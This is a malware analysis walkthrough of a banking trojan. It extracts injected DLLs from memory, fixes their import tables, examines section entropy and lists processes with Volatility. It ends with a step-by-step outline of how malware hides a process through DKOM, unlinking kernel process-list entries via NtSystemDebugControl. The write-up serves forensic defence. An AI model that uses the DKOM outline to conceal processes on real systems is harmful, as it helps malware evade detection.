



Checking the dump data of this region (**0x00130000 – 0x00138FFF**), we have the following:




Now, for saving the content as file, **right-click → Backup → Save** data to file.


Repeating the same procedure to another region (**0x00560000 to 0x00628FFFF**), we have the following pictures:





Unfortunately, both extracted DLLs have their **IAT** messed up and the name of each function does not appear because its respective virtual addressing and it is necessary to convert it to a raw addressing, as shown below:





Obviously, there are many tools that are able to fix these extracted executable files such as **Scylla, Import REConstructor, pe_unmapper** and so on. In this example, let's use the **pe_unmapper tool** (**https://github.com/hasherezade/pe_recovery_tools/tree/master/pe_unmapper, from Hasherezade**) for performing the task:

C:\Binaries> **dir *.mem**

07/23/2017 04:14 AM 36,864 _00130000.mem
07/23/2017 04:17 AM 823,296 _00560000.mem

C:\Binaries> **pe_unmapper.exe --help**
[pe_unmapper v0.1]

Args: **<input file> <load base: in hex> [*output file]**
* - optional
Press any key to continue . . .

The input to this command is very simple: the extracted file (**_00560000.mem**), its base address in hex (**0x00560000**) and the name of the output filename (**560000.dll**). Thus:

C:\Binaries> **pe_unmapper.exe _00560000.mem 00560000 560000.dll**


filename: _00560000.mem
size = 0xc9000 = 823296
Load Base: 560000
Old Base: 560000
Coping sections:
[+] .text to: 00330400
[+] .data to: 00359A00

[+] .rdata to: 003DCC00
[+] .eh_fram♀Ä to: 003E2C00
[+] .bss to: 00330000
[+] .edata to: 003EBC00
[+] .idata to: 003EBE00
[+] .CRT to: 003EDE00
[+] .tls to: 003EE000
[+] .rsrc to: 003EE200
[+] .reloc to: 003EEA00
Success!
Saved output to: 560000.dll
Press any key to continue . . .


Repeating the same procedure to the second extracted file means that the extracted file (**_00130000.mem**), its base address in hex (**0x00130000**) and the name of the output filename (**130000.dll**). Thus:

C:\Binaries> **pe_unmapper.exe _00130000.mem 00130000 130000.dll**
…
[+] .reloc to: 00074E00
Success!
Saved output to: 130000.dll
Press any key to continue . . .


It is done. Afterwards, checking the result using the **PE Bear**, we have the following picture:




It is much better now! This time, the IAT is completely readable and we can list all their DLLs and the respective functions. Repeating the same steps for the other fixed DLL, we also have success as shown below:



Let's check if any file is packed using DiE. As you can see, the first one (**560000.dll**) is not, apparently, packed as shown below:



Checking the second file (**130000.dll**), we have:



As an additional task, check few details about both files (**560000.dll and 130000.dll**) as the entropy of each section:

```
root@kali:/malwares/INVESTIGACAO# rabin2 -K entropy -S 560000.dll
[Sections]
idx=00 vaddr=0x00561000 paddr=0x00000400 sz=169472 vsz=172032 perm=m-r-x entropy=06000000 name=.text
idx=01 vaddr=0x0058b000 paddr=0x00029a00 sz=537088 vsz=540672 perm=m-rw- entropy=07000000 name=.data
idx=02 vaddr=0x0060f000 paddr=0x000acc00 sz=24576 vsz=24576 perm=m-r-- entropy=05000000 name=.rdata
idx=03 vaddr=0x00615000 paddr=0x000b2c00 sz=36864 vsz=36864 perm=m-r-- entropy=05000000 name=.eh_fra
idx=04 vaddr=0x0061e000 paddr=0x00000000 sz=0 vsz=8192 perm=m-rw- entropy=00000000 name=.bss
idx=05 vaddr=0x00620000 paddr=0x000bbc00 sz=512 vsz=4096 perm=m-r-- entropy=00000000 name=.edata
idx=06 vaddr=0x00621000 paddr=0x000bbe00 sz=8192 vsz=8192 perm=m-rw- entropy=05000000 name=.idata
idx=07 vaddr=0x00623000 paddr=0x000bde00 sz=512 vsz=4096 perm=m-rw- entropy=00000000 name=.CRT
idx=08 vaddr=0x00624000 paddr=0x000be000 sz=512 vsz=4096 perm=m-rw- entropy=00000000 name=.tls
idx=09 vaddr=0x00625000 paddr=0x000be200 sz=2048 vsz=4096 perm=m-rw- entropy=03000000 name=.rsrc
idx=10 vaddr=0x00626000 paddr=0x000bea00 sz=10240 vsz=12288 perm=m-r-- entropy=06000000 name=.reloc

11 sections
root@kali:/malwares/INVESTIGACAO# rabin2 -K entropy -S 130000.dll
[Sections]
idx=00 vaddr=0x10001000 paddr=0x00000400 sz=7168 vsz=8192 perm=m-r-x entropy=05000000 name=.text
idx=01 vaddr=0x10003000 paddr=0x00002000 sz=8192 vsz=8192 perm=m-r-x entropy=05000000 name=code
idx=02 vaddr=0x10005000 paddr=0x00004000 sz=3072 vsz=4096 perm=m-r-- entropy=04000000 name=.rdata
idx=03 vaddr=0x10006000 paddr=0x00004c00 sz=512 vsz=8192 perm=m-rw- entropy=02000000 name=.data
idx=04 vaddr=0x10008000 paddr=0x00004e00 sz=1024 vsz=4096 perm=m-r-- entropy=04000000 name=.reloc

5 sections
```

Again, we have high entropy in the **.data section** from the **560000.dll file**. Maybe there is something useful for us there. About the second file (**130000.dll**), it is everything OK.

Before proceeding, it is curious to know the original name of both files (got from **PE Bear** tool), as shown below:

560000.dll → **Client-spyder.exe**
1300000.dll → **HookLibrary86.dll**


Of course, both names are meaningful. ☺

Later, we will return to these two files, the driver (**bf190a1f.sys)** and any other files that can be interesting to analyze. It will make part of the static analysis using IDA Pro.


As a side note , when we are trying to extract possible injected code from the memory (it is not this case, which we have found two DLLs on memory), a good technique is setting breakpoints up at memory allocation functions such as **VirtualAlloc( ), VirtualAllocEx( ), GlobalAlloc( ),** and so on, instead of viewing new allocated segment memory. If you don't remember how to do it, a summarized procedure follows

- Open the **OllyDbg/Immunity/x64dbg** and **set a breakpoint** for all **VirtuallAlloc( ) or GlobalAlloc( )** functions.
- Once the breakpoint has been hit, observe the **allocated size** for checking whether there is a reasonable space for containing an executable or DLL.
- If the allocated space is good enough, so proceed with the **ALT-F9** to continue the execution until **returning to the procedure that called the VirtualAlloc( ) or GlobalAlloc( ) functions.**
- Right click on **EAX (return of the function)** and choose **Follow in Dump** . Probably, there will be a huge empty space.
- Continue the execution by pressing **F8 (step-over)** until **something appears at dump area**. **If an executable appears, so dump it through this area or Modules windows**. If nothing useful to appear there, so repeat the steps.
- If the content to delay to appear, try to use a **hardware breakpoint (on write).**

Unfortunately, it is so likely to exist dozens of insignificant allocations before we are able to find something useful:



Thus, it is suitable to narrow our search for allocations greater than a specific value (for example, 20000 bytes) by setting up a conditional breakpoint on target functions (**VirtualAlloc / GlobalAlloc**). To perform it, right click at **first instruction of the function → Breakpoint → Conditional Breakpoint**, as shown below:



Of course, it does not work every time, mainly because we have not analyzed it yet, but it is always a good shot. ;)

Memory analysis

Now, we start deeper analysis and we are going to delve into interesting details. Sometimes, I have heard from incident handlers and malware analysts that they are not used to deploying memory analysis in their standard procedures. Honestly, I am not able to understand this choice, but I respect it. Of course, in this specific analysis, we have the malware in our hands, but memory analysis will help us a lot.

Additionally, when I start a real analysis in the client facilities (on site), I simply don't know where is the malware and, of course, the client also doesn't know anything about it. Based on it, my first technical action (not my first procedural action) is to **acquire the memory BEFORE execute any command**. Afterwards, I use **Volatility (the best memory analysis tool of the world, by far)** for performing an efficient investigation. The conclusion of this task will be used as the start point of the static analysis using IDA Pro and/or Radare2. In my opinion, it is a perfect match. ☺

This investigation has an interesting caveat that, after about few minutes being infected by executing the certmrg.exe program, it is rebooted non-intentionally (it is caused by the malware, as we will see later). Therefore, we are going to work on two images, which one of them is **before rebooting (trojan_before_r.vmem)** and another one is **after the reboot (trojan_after_r.vmem).** The reason for the decision is that, during the **certmgr.exe** execution, I have access to all touched files by the malwares while infecting and, after the rebooting, I can examine all the malware operation while I try to open a browser for accessing a bank website (the malware is activated during the https operation because the certmgr.exe is launched). Obviously, working on two memory images is not so usual, usually there are few differences between them, but it can help us.

Starting our memory investigation, execute few commands for making things easier during the commands:

```
root@kali:/malwares/trojan_banker_stuff# export VOLATILITY_PROFILE=Win7SP1x86
root@kali:/malwares/trojan_banker_stuff# export VOLATILITY_LOCATION=file:////malware
s/trojan_banker_stuff/trojan_before_r.vmem
root@kali:/malwares/trojan_banker_stuff# export PATH=$PATH:/root/volatility26
root@kali:/malwares/trojan_banker_stuff# cd /root/volatility26/
root@kali:~/volatility26# git pull
Already up-to-date.
root@kali:~/volatility26# cd -
/malwares/trojan_banker_stuff
```

Few considerations about the commands above:

1. As the malware was tested on a **Windows 7 SP1 x86**, so I have setup up it as the Volatility profile.
2. For preventing to type the path of the image in each command, so I made the image path as constant for future command executions.
3. I have put the **Volatility executable** (**vol.py**) in the **PATH** variable.
4. Finally, I have check for new updates.
5. Obviously, when you need to handle the memory image after rebooting the system, so we have to change the **VOLATILITY_LOCATION** variable.

Once more remember that, at the beginning, we are executing **commands for memory image before rebooting the system**. However, I will jump between memory images back-in-forth during the explanation, so it is recommended to pay attention on it, please.

Thus, we are ready to list the running processes during the infection as shown below:

```
root@kali:/malwares/trojan_banker_stuff# vol.py pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0x84fcc738 System                    4      0     89      473 ------      0 2017-07-30 19:25:05 UTC+0000
0x85b02c48 smss.exe                256      4      2       29 ------      0 2017-07-30 19:25:05 UTC+0000
0x85cc6030 csrss.exe               352    344      9      536      0      0 2017-07-30 19:25:07 UTC+0000
0x85e77288 wininit.exe             404    344      3       75      0      0 2017-07-30 19:25:08 UTC+0000
0x85ef7d40 csrss.exe               416    396     10      222      1      0 2017-07-30 19:25:08 UTC+0000
0x85f0cd40 winlogon.exe            452    396      3      118      1      0 2017-07-30 19:25:08 UTC+0000
0x85f37150 services.exe            508    404      9      228      0      0 2017-07-30 19:25:08 UTC+0000
0x85f3f4d0 lsass.exe               524    404      7      714      0      0 2017-07-30 19:25:08 UTC+0000
0x85f3ed40 lsm.exe                 532    404     10      144      0      0 2017-07-30 19:25:08 UTC+0000
0x8663b530 svchost.exe             640    508     11      360      0      0 2017-07-30 19:25:08 UTC+0000
0x8667a530 svchost.exe             720    508      7      289      0      0 2017-07-30 19:25:08 UTC+0000
0x85f4aa40 svchost.exe             792    508     23      598      0      0 2017-07-30 19:25:08 UTC+0000
0x866d7d40 svchost.exe             852    508     24      468      0      0 2017-07-30 19:25:09 UTC+0000
0x866f7d40 svchost.exe             884    508     42     1084      0      0 2017-07-30 19:25:09 UTC+0000
0x8671ed40 audiodg.exe             980    792      5      121      0      0 2017-07-30 19:25:09 UTC+0000
0x86740d40 svchost.exe            1064    508     25      753      0      0 2017-07-30 19:25:09 UTC+0000
0x8675ad40 svchost.exe            1188    508     18      415      0      0 2017-07-30 19:25:10 UTC+0000
0x867a63f0 spoolsv.exe            1312    508     14      346      0      0 2017-07-30 19:25:10 UTC+0000
0x86789d40 svchost.exe            1348    508     19      318      0      0 2017-07-30 19:25:10 UTC+0000
0x866c5030 armsvc.exe             1444    508      4       61      0      0 2017-07-30 19:25:10 UTC+0000
0x86642a08 svchost.exe            1484    508     30      335      0      0 2017-07-30 19:25:10 UTC+0000
0x867d8d40 IpOverUsbSvc.e         1516    508      7      187      0      0 2017-07-30 19:25:10 UTC+0000
0x86867d40 scpbradserv.ex         1612    508     15      344      0      0 2017-07-30 19:25:11 UTC+0000
0x855f5ab8 sqlwriter.exe          1676    508      5       81      0      0 2017-07-30 19:25:11 UTC+0000
0x86874648 vmtoolsd.exe           1728    508      9      301      0      0 2017-07-30 19:25:11 UTC+0000
0x868b8d40 TPAutoConnSvc.         2008    508      9      139      0      0 2017-07-30 19:25:12 UTC+0000
0x868b8670 svchost.exe             292    508      5      100      0      0 2017-07-30 19:25:12 UTC+0000
0x86944d40 dllhost.exe             284    508     16      202      0      0 2017-07-30 19:24:57 UTC+0000
0x8663ca58 msdtc.exe              2328    508     14      151      0      0 2017-07-30 19:24:59 UTC+0000
0x85e75d40 taskhost.exe           2596    508      9      165      1      0 2017-07-30 19:25:04 UTC+0000
0x86a0ad40 dwm.exe                2668    852      5      114      1      0 2017-07-30 19:25:04 UTC+0000
0x86a15d40 explorer.exe           2696   2644     28      797      1      0 2017-07-30 19:25:04 UTC+0000
0x86a55d40 scpbradguard.e         2832   2812      3       60      1      0 2017-07-30 19:25:04 UTC+0000
0x86a5a408 TPAutoConnect.         2904   2008      5      124      1      0 2017-07-30 19:25:05 UTC+0000
0x86a59548 conhost.exe            2912    416      1       32      1      0 2017-07-30 19:25:05 UTC+0000
0x86a7fd40 vmtoolsd.exe           3012   2696      7      201      1      0 2017-07-30 19:25:06 UTC+0000
0x86ab6d40 jusched.exe            3020   2696      2       59      1      0 2017-07-30 19:25:06 UTC+0000
0x86b93030 SearchIndexer.         3716    508     11      647      0      0 2017-07-30 19:25:12 UTC+0000
0x86bedd40 wmpnetwk.exe           3808    508     14      447      0      0 2017-07-30 19:25:12 UTC+0000
0x86c4e030 WmiPrvSE.exe           4036    640      6      124      0      0 2017-07-30 19:25:13 UTC+0000
0x86c6bd40 svchost.exe            1284    508     10      359      0      0 2017-07-30 19:25:13 UTC+0000
0x86a01d40 svchost.exe            3700    508     14      360      0      0 2017-07-30 19:26:57 UTC+0000
0x8675aa50 wuauclt.exe            1740    884      4       92      1      0 2017-07-30 19:27:59 UTC+0000
0x85214d40 certmgr.exe            2580   2696     11      268      1      0 2017-07-30 19:28:19 UTC+0000
0x8521c450 conhost.exe            3088    416      0 --------      1      0 2017-07-30 19:28:19 UTC+0000   2017-07-30 19:28:20 UTC+0000
0x852177f8 certmgr.exe            3764   2580      1       32      1      0 2017-07-30 19:28:32 UTC+0000
0x85223d40 conhost.exe            2436    416      0 --------      1      0 2017-07-30 19:28:32 UTC+0000   2017-07-30 19:28:33 UTC+0000
0x867ae3a8 cmd.exe                3356   1728      0 --------      0      0 2017-07-30 19:32:12 UTC+0000   2017-07-30 19:32:12 UTC+0000
```

Nothing in special was listed. As you should remember, we run the **certmgr.exe program**, but during the execution **a second certmgr.exe process** is created, probably because the malicious DLL file. Therefore, it is appropriate to wonder:

1. Is there any hidden process?
2. Is the malware using hollowing?

We are able to investigate both issues. As the reader knows**, DKOM** is an old technique (more than twelve years ago) used by malwares for hiding in one of seven possible sources process lists. If you don't remember anything about it, the basic steps for a malware using DKOM from the user land (without needing to use a kernel driver) are:

- **It enables the SeDebugPrivilege by using:**
    - **RtlAdjustPrivilege(SE_DEBUG_PRIVILEGE, TRUE, FALSE, &oldpriv);**

- **NtQuerySystemInformation ( )** → it locates the **based address** of the kernel module (**ntoskrnl.exe**):

    - NtQuerySystemInformation(SystemModuleInformation, &infomod, sizeof(infomod), NULL);

- **Extracts the base address of the kernel execute module (ntoskrnl.exe):**

    - kernelbase = (ULONG)infomod.Modules[0].ImageBase

- **PsInitialSystemProcess variable** → it points to **_EPROCESS** for the **System process**. Therefore, we have to **get the PsInitialProcess address**:

    - kernelhandle = LoadLibraryA(kernelfilename); // ntoskrnl.exe
    - psinitialsys_addr = (ULONG) GetProcAddress(kernelhandle, "PsInitialSystemProcess") – (ULONG)kernelhandle + kernelbase;

- **Walk in the linked list by searching for a target process to hide (remember about offset 0x88 – ActiveProcessLinks).**

- **NtSystemDebugControl( )** → it reads and writes (**DebugSysReadVirtual DebugSysWriteVirtual**) 4 bytes to a specific **address in kernel memory**. Thus, it is possible to overwrite the **Flink and Blink pointers**.

